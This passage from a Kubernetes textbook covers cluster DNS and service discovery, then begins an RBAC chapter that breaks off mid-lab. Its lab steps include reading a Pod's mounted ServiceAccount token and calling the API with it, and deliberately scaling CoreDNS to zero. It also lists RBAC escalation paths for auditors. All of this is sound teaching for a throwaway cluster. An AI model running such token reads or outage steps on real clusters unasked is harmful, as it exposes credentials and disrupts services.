


Figure 8.17-1

Normal versus headless Service:




Figure 8.17-2

5 How it works

DNS names you must know (cluster domain is `cluster.local` by default):

Name	Resolves to
`<service>.<namespace>.svc.cluster.local`	the Service ClusterIP (headless: the set of Ready Pod IPs)
`<service>.<namespace>` or `<service>`	same, via the search path (short forms)
`<pod-name>.<headless-svc>.<namespace>.svc.cluster.local`	one specific StatefulSet Pod (needs `serviceName` set on the StatefulSet)
`_<port-name>._<proto>.<service>.<namespace>.svc.cluster.local`	an **SRV** record: port number and target host

Name	Resolves to
`10-244-1-12.<namespace>.pod.cluster.local`	a Pod by its dashed IP (rarely useful)
ExternalName Service	a `CNAME` to an outside hostname (for example a managed database)

The search path. Kubernetes writes `/etc/resolv.conf` into every Pod, similar to:

```
search shop.svc.cluster.local svc.cluster.local cluster.local
nameserver 10.96.0.10
options ndots:5
```

`ndots:5` means "a name with fewer than 5 dots is tried with each search suffix first". So `postgres` expands to `postgres.shop.svc.cluster.local` (found first), and `api.stripe.com` (2 dots) is tried as `api.stripe.com.shop.svc.cluster.local`, `...svc.cluster.local`, `...cluster.local` — three wasted NXDOMAIN answers — before the real lookup. Fixes: end external names with a trailing dot (`api.stripe.com.`), or set `dnsConfig.options: [{name: ndots, value: "2"}]` on latency-sensitive Pods, or use NodeLocal DNSCache. A short name only works within the **same namespace**; cross-namespace needs at least `service.namespace`.

Environment variables. For a Service `postgres` exposing port 5432 the kubelet injects `POSTGRES_SERVICE_HOST=10.96.44.7`, `POSTGRES_SERVICE_PORT=5432`, plus Docker-links-style `POSTGRES_PORT_5432_TCP_ADDR` and so on (names are upper-cased with dashes turned into underscores). The catch: variables are set **only at Pod creation**, so a Service created *after* the Pod is invisible to it, and they cause a variable explosion in namespaces with many Services. You can turn them off with `enableServiceLinks: false` in the Pod spec, which is a common hardening choice. Prefer DNS.

Headless Services. With `clusterIP: None`: no virtual IP and no kube-proxy load balancing; the DNS answer is the list of Ready Pod IPs (clients choose, or round-robin by DNS order). With a StatefulSet each Pod also gets `pod-N.service...`. Setting `publishNotReadyAddresses: true` includes Pods that are not Ready yet, which clustered databases need for peer discovery during bootstrap. Headless Services without a selector are allowed too; you then create the EndpointSlices yourself.

CoreDNS operations. Config lives in `kubectl -n kube-system get cm coredns -o yaml`; logs are in Pods labelled `k8s-app=kube-dns` (the label is still `kube-dns` for compatibility). Custom stub domains (for example forwarding `corp.example.com` to an internal DNS server) are added as extra server blocks in the Corefile. Pods can opt out of cluster DNS with `dnsPolicy: Default` (use the node's resolver) or define everything with `dnsPolicy: None` and `dnsConfig`.

6 Step-by-step guide

Prerequisites: a kind cluster (`kind create cluster --name lab`) and `kubectl`. Cost: free. Outputs are *illustrative*.

1. **Look at CoreDNS itself.**

```bash
kubectl -n kube-system get deploy,pods -l k8s-app=kube-dns
kubectl -n kube-system get svc kube-dns
kubectl -n kube-system get cm coredns -o jsonpath='{.data.Corefile}'
```

   You should see two CoreDNS Pods (kind default), a Service named `kube-dns` with a ClusterIP such as `10.96.0.10`, and a Corefile containing the `kubernetes cluster.local` and `forward . /etc/resolv.conf` lines.

2. **Create two namespaces, a backend and a debug Pod.**

```bash
kubectl create namespace shop
kubectl create namespace other
kubectl -n shop create deployment web --image=nginx:1.27 --replicas=2
kubectl -n shop expose deployment web --port=80
kubectl run dns-debug -n shop --image=busybox:1.36 --restart=Never -- sleep 3600
kubectl wait -n shop --for=condition=Ready pod/dns-debug --timeout=60s
```

3. **Resolve by short, namespaced and fully qualified names.**

```bash
kubectl exec -n shop dns-debug -- nslookup web
kubectl exec -n shop dns-debug -- nslookup web.shop
kubectl exec -n shop dns-debug -- nslookup web.shop.svc.cluster.local
kubectl exec -n shop dns-debug -- cat /etc/resolv.conf
```

   All three return the Service ClusterIP (similar to `10.96.120.5`). `resolv.conf` shows the `search` line and `ndots:5`.

4. **Show that short names stop at the namespace boundary.**

```bash
kubectl run dns-other -n other --image=busybox:1.36 --restart=Never -- sleep 3600
kubectl wait -n other --for=condition=Ready pod/dns-other --timeout=60s
kubectl exec -n other dns-other -- nslookup web                  # fails: NXDOMAIN
kubectl exec -n other dns-other -- nslookup web.shop             # works
```

5. **Call the service by name.**

```bash
kubectl exec -n shop dns-debug -- wget -q -O- http://web | head -4
```

You get the nginx welcome page HTML.

6. **Inspect environment-variable discovery.** The debug Pod was created *after* the Service, so it has the variables:

```bash
kubectl exec -n shop dns-debug -- env | grep -i '^WEB_'
```

Illustrative: `WEB_SERVICE_HOST=10.96.120.5`, `WEB_SERVICE_PORT=80`. Now create a second Service and observe the ordering catch:

```bash
kubectl -n shop create deployment late --image=nginx:1.27
kubectl -n shop expose deployment late --port=80
kubectl exec -n shop dns-debug -- env | grep -i '^LATE_' || echo "no LATE_ variables
  in an already-running Pod"
kubectl exec -n shop dns-debug -- nslookup late     # DNS still works immediately
```

7. **Headless Service with a StatefulSet.**

```bash
cat > headless.yaml <<'EOF'
apiVersion: v1
kind: Service
metadata:
  name: db-hl
  namespace: shop
spec:
  clusterIP: None
  selector: {app: db}
  ports:
    - {name: tcp, port: 5432}
---
apiVersion: apps/v1
kind: StatefulSet
metadata:
  name: db
  namespace: shop
spec:
  serviceName: db-hl
  replicas: 2
  selector:
    matchLabels: {app: db}
```

```
  template:
    metadata:
      labels: {app: db}
    spec:
      containers:
        - name: app
          image: nginx:1.27      # stand-in for a database
          ports: [{containerPort: 5432, name: tcp}]
EOF
kubectl apply -f headless.yaml
kubectl -n shop rollout status statefulset/db
kubectl exec -n shop dns-debug -- nslookup db-hl
kubectl exec -n shop dns-debug -- nslookup db-0.db-hl
```

`nslookup db-hl` returns **two A records** (the Pod IPs) rather than one ClusterIP; `db-0.db-hl` returns only the first Pod's IP. (The nginx stand-in listens on port 80, so we only test DNS here.)

8. **See an SRV record and an ExternalName.**

```bash
kubectl exec -n shop dns-debug -- nslookup -type=SRV _tcp._tcp.db-
  hl.shop.svc.cluster.local
kubectl -n shop create service externalname ext-example --external-name=example.com
kubectl exec -n shop dns-debug -- nslookup ext-example
```

The second lookup shows a CNAME to `example.com` (outbound DNS must work from the node).

9. **Break DNS and diagnose it.** Scale CoreDNS to zero and watch lookups fail, then restore:

```bash
kubectl -n kube-system scale deploy/coredns --replicas=0
kubectl exec -n shop dns-debug -- nslookup web      # times out: connection timed out;
  no servers could be reached
kubectl exec -n shop dns-debug -- wget -q -O- http://$(kubectl -n shop get svc web -o
  jsonpath='{.spec.clusterIP}')  | head -2   # IP still works
kubectl -n kube-system scale deploy/coredns --replicas=2
```

The IP call proves the Service itself is healthy: only name resolution broke. Ready-to-run triage: can it resolve? -> is CoreDNS running? -> is port 53 reachable (NetworkPolicy, see NetworkPolicies §8.19)? -> does the Service have endpoints (`kubectl get endpointslices`)?

10. **Clean up.**

```bash
kubectl delete namespace shop other
```

7 Real-world scenario

Illustrative scenario. After a security review adds a default-deny egress NetworkPolicy to the `shop` namespace, `shop-api` immediately starts logging `getaddrinfo EAI_AGAIN postgres` and its readiness probe fails; the Pods stay Running. The on-call engineer execs into a Pod: `nslookup postgres` times out, while `wget http://10.96.44.7:5432` is also blocked, so it is not purely DNS. Comparing with a Pod in another namespace shows DNS works there. The cause is plain: the new policy allowed egress to Postgres but forgot **UDP and TCP 53 to CoreDNS in** `kube-system`. They add an egress rule selecting the `kube-system` namespace and `k8s-app: kube-dns` Pods on port 53, and traffic recovers in seconds. **Lesson:** DNS is a dependency of every other dependency; any network restriction must include it, and the first diagnostic step is always "can this Pod resolve names?"

8 Common mistakes and best practices

Don't

- Hard-code Pod IPs or even ClusterIPs in configs; use names.
- Rely on `*_SERVICE_HOST` variables; creation order will bite you.
- Use short names across namespaces (`postgres` from `other` does not resolve).
- Forget the `serviceName` on a StatefulSet and the headless Service it needs; per-Pod DNS names will not exist.
- Ignore `ndots:5` when your service calls many external APIs.

Do

- Use `service` within a namespace and `service.namespace` (or the full `.svc.cluster.local` name) across namespaces.
- Put hostnames in ConfigMaps (ConfigMaps §8.6) so each environment can differ.
- Set `enableServiceLinks: false` for Pods that do not need the variables.
- Monitor CoreDNS (the `coredns_dns_requests_total` and `coredns_dns_responses_total` metrics) and run at least two replicas, spread across nodes.
- Allow DNS explicitly in every egress policy.
- Keep a debug Pod image with `nslookup` / `dig` handy (`busybox`, or a netshoot-style image).

9 Tasks

- [ ] **T1 — Inspect cluster DNS** *(≈20 min, beginner)*
  - **Goal:** find the pieces of service discovery.

- **Steps:**
  1. Print the `kube-dns` Service, the CoreDNS Pods and the Corefile.
  2. Read a Pod's `/etc/resolv.conf` and identify nameserver, search domains and `ndots`.
  3. Confirm that the nameserver IP equals the `kube-dns` ClusterIP.
- **Done when:** you can say which line in the Corefile answers `cluster.local` and which forwards everything else.

☐ **T2 — Resolve every form of a name** *(≈30 min, beginner)*

- **Goal:** understand short versus qualified names.
- **Steps:**
  1. Do step 3 and 4 of the guide.
  2. Predict, then test, which of `web`, `web.shop`, `web.shop.svc`, `web.shop.svc.cluster.local` resolve from the `other` namespace.
- **Done when:** your predictions match and you can explain the search path expansion.

☐ **T3 — Headless and StatefulSet DNS** *(≈40 min, intermediate)*

- **Goal:** observe per-Pod names.
- **Steps:**
  1. Apply `headless.yaml`, scale the StatefulSet to 3 and look up `db-hl` and `db-2.db-hl`.
  2. Delete `db-1` and compare its IP before and after (the name stays, the IP can change).
- **Done when:** `nslookup db-hl` lists three addresses and `db-1.db-hl` resolves to the new IP after recreation.

☐ **T4 — Measure the ndots cost** *(≈40 min, intermediate)*

- **Goal:** see the extra queries for external names.
- **Steps:**
  1. Enable CoreDNS query logging by adding the `log` plugin to the Corefile (`kubectl -n kube-system edit cm coredns`) and restart CoreDNS.
  2. From the debug Pod run `nslookup example.com` and `nslookup example.com.`; read the CoreDNS logs for each.
  3. Remove the `log` line again.
- **Done when:** you can show the extra `example.com.shop.svc.cluster.local` style queries for the first command and their absence for the second.

☐ **T5 — Break DNS with a policy and fix it** *(≈45 min, advanced)*

- **Goal:** reproduce the scenario in section 7.
- **Steps:**
  1. Install a CNI that enforces policies (see NetworkPolicies §8.19).
  2. Apply a default-deny egress policy to namespace `shop` and show that `nslookup web` fails.
  3. Add an egress rule allowing UDP/TCP 53 to CoreDNS and confirm recovery.
- **Done when:** lookups fail under the deny policy and succeed after the DNS allow rule, with the YAML saved.

☐ **T6 — Prove it: wire shop-api to its dependencies** *(≈45 min, advanced)*

- **Goal:** use names correctly end to end.
- **Steps:**
  1. In the capstone Capstone 8, set `shop-api`'s `DATABASE_HOST` to the PostgreSQL Service name and `REDIS_HOST` to the Redis Service name via ConfigMap.
  2. From a Pod in another namespace, resolve both with their qualified names.
  3. Explain in writing what would break if the API ran in another namespace and used the short names.
- **Done when:** `shop-api` is Ready, the cross-namespace lookups work with qualified names, and your explanation covers the search path.

10 Self-check questions

1. What is the full DNS name of a Service called `postgres` in namespace `shop`?
2. Why does `nslookup web` work in namespace `shop` but not in `other`?
3. What does a headless Service return for a DNS lookup, and why do StatefulSets need one?
4. Why are Service environment variables unreliable?
5. A Pod can reach `http://10.96.120.5` but not `http://web`. Where do you look?

ANSWERS

1. `postgres.shop.svc.cluster.local` (assuming the default cluster domain).
2. The Pod's resolver search path contains only its own namespace (`<ns>.svc.cluster.local`, `svc.cluster.local`, `cluster.local`), so a short name resolves only within the same namespace. Use `web.shop` from elsewhere.
3. The A records of all Ready Pod IPs instead of one virtual IP. A StatefulSet's `serviceName` points at it, which creates the stable `pod-N.service` names.
4. They are injected only at Pod start, so Services created later are missing, and they clutter the environment in busy namespaces. DNS is dynamic.

5. Name resolution: check CoreDNS Pods and logs, the Pod's `/etc/resolv.conf`, the `kube-dns` Service and Endpoints, and any NetworkPolicy blocking port 53.

11 Further reading

- Kubernetes documentation — *DNS for Services and Pods* and *Debugging DNS Resolution*.
- Kubernetes documentation — *Customizing DNS Service* and *Using NodeLocal DNSCache*.
- CoreDNS documentation (coredns.io) — the `kubernetes`, `forward` and `cache` plugins.
- See also: Services §8.4, StatefulSets §8.10, DNS Resolution §2.5 and Docker Networks §4.6.

8.18 RBAC

Topic 18 of 19 | ~4 hours | Difficulty: Intermediate

1 What it is

Role-Based Access Control (RBAC) decides *who may do what* against the Kubernetes API. Every request to the API server (from `kubectl`, a CI job, a controller, or a Pod using the in-cluster client) goes through three gates: **authentication** (who are you?), **authorization** (are you allowed?), and **admission** (is the request acceptable?). RBAC is the standard authorization module.

RBAC is built from four objects:

- **Role** — a set of permissions *inside one namespace*: "may `get`, `list`, `watch` `pods`".
- **ClusterRole** — the same, but for cluster-wide resources (Nodes, PersistentVolumes), for non-resource URLs (`/healthz`), or as a reusable template that can be granted in any namespace.
- **RoleBinding** — grants a Role (or ClusterRole) to *subjects* within one namespace.
- **ClusterRoleBinding** — grants a ClusterRole to subjects across the **whole cluster**.

A **subject** is a *User* or *Group* (Kubernetes has no User object; identities come from certificates, OIDC tokens or the cloud provider) or a **ServiceAccount**: an identity for a Pod, a namespaced object created and managed inside the cluster. RBAC is **additive and deny-by-default**: there are no deny rules; you only add allows.

2 Why it matters in DevOps

- **Blast radius.** A compromised Pod with a powerful ServiceAccount token can read Secrets, create Pods and take over the cluster. Least privilege here is a top security control (Least-privilege IAM §11.2 applies the same idea in the cloud).
- **Daily friction.** `Error from server (Forbidden): pods is forbidden: User "x" cannot list resource "pods" in API group "" in the namespace "shop"` is a message you will debug weekly.

- **CI/CD access.** Pipelines should deploy with a ServiceAccount or federated identity that can only touch the namespaces it owns, never `cluster-admin`.
- **Compliance and audit.** "Who can read Secrets in production?" must be answerable with `kubectl` queries, not guesses.
- **Multi-tenancy.** Namespaces (Namespaces §8.8) combined with RoleBindings are the basic isolation boundary between teams.

3 Real-world system example

Kubernetes' own components and popular add-ons. Kubernetes ships default ClusterRoles (`cluster-admin`, `admin`, `edit`, `view`) and binds its own components to narrowly scoped `system:` roles, for example `system:kube-scheduler` and `system:node`. Ingress controllers, Prometheus and cert-manager each document a dedicated ServiceAccount plus a Role or ClusterRole that grants only the verbs on the objects they watch (the Prometheus Kubernetes service discovery needs `get`, `list`, `watch` on pods, services and endpoints). Managed clouds map their own identity to RBAC groups: on **GKE** IAM roles and RBAC are combined, on **EKS** the `aws-auth` ConfigMap or the newer access entries map IAM principals to Kubernetes groups, and on **AKS** Microsoft Entra ID groups are bound with RoleBindings. The Kubernetes project documents ways RBAC is commonly over-granted (wildcards, `escalate` / `bind`, access to `secrets`, `pods/exec`, and `create pods` as an indirect path to a node), which is why audit tools such as `kubectl-who-can` and `rbac-tool` exist.

4 Diagram




Figure 8.18-1

What the API server does with a request:




Figure 8.18-2

5 How it works

Rules have three parts: `apiGroups` (`""` is the core group; `apps`, `batch`, `networking.k8s.io`…), `resources` (`pods`, `deployments`, subresources like `pods/log`, `pods/exec`), and `verbs`:

Verb	HTTP	Meaning
`get` / `list` / `watch`	GET	read one / many / stream changes (note: `list` and `watch` on `secrets` reveal their contents)
`create` / `update` / `patch` / `delete` / `deletecollection`	POST / PUT / PATCH / DELETE	write
`escalate`, `bind`, `impersonate`	—	special verbs that allow privilege escalation; grant almost never

An example Role and RoleBinding (Role objects are permanent; use `resourceNames` to limit to specific objects):

YAML

```yaml
apiVersion: rbac.authorization.k8s.io/v1
kind: Role
metadata:
  name: pod-reader
  namespace: shop
rules:
  - apiGroups: [""]
    resources: ["pods", "pods/log"]
    verbs: ["get", "list", "watch"]
---
apiVersion: rbac.authorization.k8s.io/v1
kind: RoleBinding
metadata:
  name: pod-reader-binding
  namespace: shop
subjects:
  - kind: ServiceAccount
    name: shop-api
    namespace: shop
roleRef:                    # immutable once created
  apiGroup: rbac.authorization.k8s.io
  kind: Role
  name: pod-reader
```

Key rules of behaviour

- A **ClusterRole bound with a RoleBinding** grants its permissions only inside that namespace. This is how the built-in `view` or `edit` ClusterRoles are reused per team.

- A **ClusterRoleBinding** to a namespaced resource type grants it in *every* namespace, including ones created tomorrow.
- `roleRef` cannot be changed; delete and recreate the binding.
- Kubernetes prevents **privilege escalation**: you cannot create a Role granting permissions you do not hold yourself (unless you have `escalate` / `bind`).
- **ServiceAccounts** are namespaced. Each namespace has a `default` ServiceAccount; Pods that do not name one use it. Since Kubernetes 1.24 tokens are no longer auto-created as long-lived Secrets: Pods receive a short-lived, audience-bound **projected token** mounted at `/var/run/secrets/kubernetes.io/serviceaccount/`, and you mint tokens on demand with `kubectl create token <sa>`.
- Set `automountServiceAccountToken: false` on ServiceAccounts or Pods that never call the API (most application Pods, including `shop-api`).
- ServiceAccount usernames look like `system:serviceaccount:<namespace>:<name>` and belong to the groups `system:serviceaccounts` and `system:serviceaccounts:<namespace>`.

Testing and auditing commands

Command	Purpose
`kubectl auth can-i list pods -n shop`	can I do this? Prints `yes` or `no`
`kubectl auth can-i get secrets -n shop --as=system:serviceaccount:shop:shop-api`	impersonate a ServiceAccount (needs the `impersonate` verb, which cluster admins have)
`kubectl auth can-i --list -n shop --as=...`	everything the subject may do in the namespace
`kubectl auth whoami`	the identity and groups the API server sees for your credentials
`kubectl get rolebindings,clusterrolebindings -A -o wide`	who is bound where
`kubectl describe clusterrole view`	the rules of a role
`kubectl create role/rolebinding ... --dry-run=client -o yaml`	generate manifests quickly

Human users: Kubernetes does not store them. In practice you use OIDC (for example your company SSO) and bind **Groups** rather than individual users, so access follows team membership. RBAC in depth (aggregated ClusterRoles, auditing, escalation paths) continues in RBAC in Depth §16.1.

6 Step-by-step guide

Prerequisites: a kind cluster (`kind create cluster --name lab`) and `kubectl`. kind enables RBAC by default and your admin kubeconfig is `cluster-admin`. Cost: free. Outputs are *illustrative*.

1. **Know who you are.**

```bash
kubectl auth whoami
kubectl auth can-i '*' '*'
```

   On kind you are `kubernetes-admin` in group `system:masters`, and the second command prints `yes`.

2. **Create a namespace, a ServiceAccount and something to look at.**

```bash
kubectl create namespace shop
kubectl create serviceaccount shop-api -n shop
kubectl create deployment web -n shop --image=nginx:1.27
kubectl create secret generic db-pass -n shop --from-literal=password=not-a-real-
  password
```

3. **Prove the new identity has nothing yet** (deny by default):

```bash
SA=system:serviceaccount:shop:shop-api
kubectl auth can-i list pods -n shop --as=$SA            # no
kubectl auth can-i --list -n shop --as=$SA | head
```

   You only see a few baseline entries such as `selfsubjectreviews` and discovery URLs.

4. **Grant read access to Pods only.** Save the Role and RoleBinding from section 5 as `rbac.yaml` and apply:

```bash
kubectl apply -f rbac.yaml
kubectl auth can-i list pods -n shop --as=$SA            # yes
kubectl auth can-i list pods/log -n shop --as=$SA        # yes (get/list on pods/log)
kubectl auth can-i delete pods -n shop --as=$SA          # no
kubectl auth can-i get secrets -n shop --as=$SA          # no
kubectl auth can-i list pods -n default --as=$SA         # no: a Role is namespaced
```

5. **Use the permissions from inside a Pod** the way real software does. This Pod calls the API with its mounted token:

```bash
cat > api-client.yaml <<'EOF'
apiVersion: v1
kind: Pod
metadata:
  name: api-client
  namespace: shop
spec:
  serviceAccountName: shop-api
  containers:
    - name: curl
      image: curlimages/curl:8.10.1
      command: ["sleep", "3600"]
EOF
kubectl apply -f api-client.yaml
kubectl wait -n shop --for=condition=Ready pod/api-client --timeout=60s
kubectl exec -n shop api-client -- sh -c '
  TOKEN=$(cat /var/run/secrets/kubernetes.io/serviceaccount/token)
  CA=/var/run/secrets/kubernetes.io/serviceaccount/ca.crt
  curl -s --cacert $CA -H "Authorization: Bearer $TOKEN" \
    https://kubernetes.default.svc/api/v1/namespaces/shop/pods | head -c 300; echo
  echo ---
  curl -s --cacert $CA -H "Authorization: Bearer $TOKEN" \
    https://kubernetes.default.svc/api/v1/namespaces/shop/secrets | head -c 400; echo'
```

   The first call returns a `PodList` JSON document; the second returns a `Status` object with `"reason": "Forbidden"` and a message like `secrets is forbidden: User "system:serviceaccount:shop:shop-api" cannot list resource "secrets"`.

6. **Reuse a ClusterRole in one namespace.** The built-in `view` ClusterRole, bound only to `shop`:

```bash
kubectl create rolebinding shop-viewers -n shop --clusterrole=view --group=shop-devs
kubectl auth can-i list deployments -n shop --as=alice --as-group=shop-devs     # yes
kubectl auth can-i list deployments -n default --as=alice --as-group=shop-devs  # no
kubectl auth can-i get secrets -n shop --as=alice --as-group=shop-devs          # no:
  view excludes Secrets
```

7. **Mint a short-lived token and use it from your laptop.** Build a separate kubeconfig context so the token is the only credential (a kubeconfig entry that also holds a client certifi-

cate would win):

```bash
TOKEN=$(kubectl create token shop-api -n shop --duration=10m)
CLUSTER=$(kubectl config view --minify -o jsonpath='{.contexts[0].context.cluster}')
kubectl config set-credentials sa-shop-api --token="$TOKEN"
kubectl config set-context sa-shop-api --cluster="$CLUSTER" --user=sa-shop-api --
  namespace=shop
kubectl --context=sa-shop-api get pods
kubectl --context=sa-shop-api get nodes
kubectl --context=sa-shop-api auth whoami
